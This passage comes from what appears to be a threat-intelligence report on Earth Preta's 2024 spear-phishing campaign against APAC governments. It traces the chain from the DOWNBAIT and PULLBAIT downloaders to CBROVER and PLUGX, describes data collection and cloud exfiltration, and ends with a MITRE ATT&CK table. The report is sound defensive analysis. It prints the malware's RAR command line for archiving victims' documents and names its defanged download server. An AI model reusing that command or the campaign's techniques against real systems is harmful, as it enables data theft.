


Figure 15. Decryption of DOWNBAIT code

DOWNBAIT downloads and executes the decoy document from an attacker-controlled server (Figure 16). From the same server, it will also download the PULLBAIT shellcode and execute it in memory (Figure 17).

Figure 16. Download and execute decoy document

Figure 17. Download and execute PULLBAIT into memory

PULLBAIT is a straightforward shellcode which will perform further download and execution. In the observed campaign, PULLBAIT will download and execute CBROVER, the first-stage backdoor (Figure 18).




Figure 18. PULLBAIT downloads and executes CBROVER

The spear-phishing email and the .url attachment is tailored based on the targets and are paired with the decoy documents. Up until this point, all tools and components are downloaded from an attacker-controller webdav

server hosted in *16[.]162[.]188[.]93*.

Network Discovery, Persistence, and Control

CBROVER and PLUGX

CBROVER is a backdoor that supports file download and remote shell execution. It's spawned by using DLL side-loading techniques (Figure 19).

Figure 19. CBROVER spawned via DLL side-loading

Through CBROVER, the first PLUGX components (Table 2) were deployed to target the machine and launched though DLL side-loading techniques (Figure 20).

File name	Description
kmrefresh.exe	Legitimate executable used to load coreglobconfig.dll
coreglobconfig.dll	Malicious loader used to execute PLUGX (glob.dat)
glob.dat	Encrypted PLUGX

Table 2. List of the first PLUGX components deployed through CBROVER




Figure 20. First PLUGX components (kmrefresh.exe) deployed and executed through CBROVER (Edge.exe)

After checking the components, the deployed PLUGX variant is same as the general type of PLUGX which was used by Earth Preta in previous DOPLUGS campaigns.

Afterward, a file collector, tracked as FILESAC was deployed into the compromised machine and started to collect victim's files (Figure 21). The details about the FILESAC are discussed in the "Collection and Exfiltration" section of this blog entry.




Figure 21. PLUGX components(kmrefresh.exe) injected into dllhost.exe and drop the FILESAC (FileServer0501.exe) for data collection

It’s worth noting that there would be second-stage PLUGX components (shown in Table 3) through prior PLUGX after initial PLUGX installation. Compared to first-stage PLUGX, the second-stage PLUGX shellcode was protected by using RC4 and Data Protection API (DPAPI), which relies on keys tied to specific user accounts on specific machines. The execution of those environmentally keyed payloads is constrained to a specific target environment and poses a challenge on follow-up malware analysis.

File name	Description
Canonlog.exe	Legitimate executable used to load coreglobconfig.dll
ceiinfolog.dll	Malicious loader used to execute PLUGX (cannon.dat)
cannon.dat	Second-stage PLUGX. (Encrypted by RC4 and DPAPI)

Table 3. List of second-stage PLUGX components

Collection and Exfiltration

Collection has been observed to be performed in two ways:

- The first method is via RAR, which is launched by PLUGX via command line:
- "RAR.exe a -r -m3 -tk -ed -dh -v4500m -hp<archive password> -ibck -ta<cutoff date> -n*.doc* -n*.rtf* -n*.xls* -n*.pdf* -n*.ppt* -n*.jpg* -n*.cdr* -n*.dwg* -n*.png* -n*.psd* -n*.JPE* -n*.BMP* -n*.TIF* -n*.dib* \"<collection storage path>\\<archive name>.RAR\" \"<target path for collection>""

- The second method is by USING FILESAC, a configurable tool, which will be downloaded and launched by PLUGX. It’s implemented based on an open-source tool, “FileSearchAndCompress” and its configuration was embedded in the tools as follows:
- Target file types: doc|docx|xls|xlsx|ppt|pptx|pdf|jpg|cdr|dwg
- Target time: 2024-05-01 ~ 2024-12-31

In our telemetry, we have observed that collected documents are exfiltrated using a currently unknown tool. Based on what we observed, the tool accepts the archive filename as its argument, and upon inspecting generated network traffic, The tool connects to several IP addresses that are related to Microsoft’s cloud services, which include identity platform for token exchange, Graph API host server, and OneDrive-related ones.




Figure 22. Tool outbound connections after being launched by PLUGX

This kind of traffic implies the tool is using a refresh token, connect to the identity exchange platform to exchange it for an authentication token to then interact with a cloud service (implied to be OneDrive) using Graph API.

Other Observations on 16[.]162[.]188[.]93

During our inspection of the download site at IP address 16[.]162[.]188[.]93, we discovered that it hosts a WebDAV server (Figure 23). This server contains numerous decoy documents, along with various malware samples, including DOWNBAIT, PULLBAIT, and CBOROVER.




Figure 23. The file server of 16[.]162[.]188[.]93

Inside the folder “/1”, the malware PULLBAIT and CBROVER are located, and in the folder “/projects” there are two subfolders which are “/documents” and “/done”. The archived DOWNBAIT is stored in the folder “/done”, while the decoy documents are found in the folder “/documents” (Figure 24).

All the subfolders within these two directories are named after the dates they were created. The earliest created folder is “2024-06-5” and the latest one is “2024-07-11”. Since the files within the date-named folders are deleted after around one day, we believe that the actions targeting specific victims are executed very quickly, within a single day.





Figure 24. The subfolders in ”/projects/documents/”

Based on the filenames and content of the decoy documents, we can potentially identify their targets. The countries that were likely targeted include Myanmar, the Philippines, Vietnam, Singapore, Cambodia and Taiwan, all located in the APAC region. Additionally, the decoy documents predominantly focus on topics related to government, particularly foreign affairs (Figures 25 and 26).



ĐẢNG CỘNG SẢN VIỆT NAM

Hà Nội, ngày 10 tháng 6 năm 2024

THÔNG BÁO

Kết luận cuộc họp Thường trực chuyên trách

Figure 25. Decoy document from Communist Party in Vietnam


KDI School of Public Policy and Management

May 20, 2024

Nationality: Myanmar

Subject: Invitation to the "2024 Global Leadership Program"

Figure 26. Decoy invitation to the 2024 Global Leadership Program

Conclusion

Earth Preta has shown significant advancements in their malware deployment and strategies, particularly in their campaigns targeting government entities, which include those in the military, police, foreign affair agencies, welfare, the executive branch, and education in the APAC region.

The group has evolved their tactics, notably with sophisticated malware variants like HIUPAN and its ability to propagate via removable drives, which allow it to quickly deliver PUBLOAD; and the introduction of new tools like FDMTP and PTSOCKET to enhance their control and exfiltration capabilities.

Additionally, the recent fast-paced spear-phishing campaigns we observed in June demonstrate their adaptability, leveraging multi-stage downloaders (from DOWNBAIT to PLUGX) and possibly exploiting Microsoft's cloud services for data exfiltration. The quick turnover of decoy documents and malware samples on the WebDAV server hosted at 16[.]162[.]188[.]93 suggests that Earth Preta is executing highly targeted and time-sensitive operations, focusing on specific countries and industries within APAC region. Earth Preta has remained highly

active in APAC and will likely remain active in the foreseeable future. This evolving threat landscape highlights the need for continuous vigilance and updated defensive measures to counteract Earth Preta's sophisticated and adaptive techniques.

MITRE ATT&CK

Tactic	Technique	ID	Description
Initial Access	Replication Through Removable Media	T1091	HIUPAN spreads through removable drives to deliver PUBLOAD
	Phishing: Spearphishing Attachment	T1566.001	Uses Spearphishing email to gain access to targets' systems
Persistence	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	T1547.00	Uses Registry Run keys for persistence
	Scheduled Task/Job: Scheduled Task	T1053.005	Uses Scheduled task for persistence
Defense Evasion	Hijack Execution Flow: DLL Side-Loading	T1574.002	Several of the malwares are loaded using DLL Side-Loading
	Execution Guardrails: Environmental Keying	T1480.001	Second stage PLUGX payload is protected with RC4 and DPAPI
	Subvert Trust Controls: Code Signing	T1553.002	DOWNBAIT are digitally signed
	Process Injection	T1055	PLUGX will inject its codes to other process launched process with varying arguments
Discovery	System Information Discovery	T1082	Commands such as hostname and systeminfo are used to perform System Information Discovery
	Software Discovery: Security Software Discovery	T1518.001	Wmic is used to discover installed AV products
	System Network Connections Discovery	T1049	Netstat is used to discover network connections
	System Network Configuration Discovery	T1016	Commands like ipconfig and netsh are used to discover network configuration

Collection	Data from Local System	T1005	FILESAC is used to search for specific file types of interest within the system
	Archive Collected Data: Archive via Utility	T1560.001	Use of WinRAR or FILESAC to archive collected data
Exfiltration	Exfiltration Over Web Service: Exfiltration to Cloud Storage	T1567.002	Telemetry information suggests possible exfiltration to a cloud service
	Exfiltration Over Alternative Protocol	T1048	Data are exfiltrated to attacker-controlled servers using cURL or PTSOCKET
Command and Control	Application Layer Protocol: Web Protocols	T1071.001	Downloaders and Backdoors communicate with C&C using HTTP/HTTPS

Indicators of Compromise (IOCs)

The full list of IOCs can be found here.

Tags
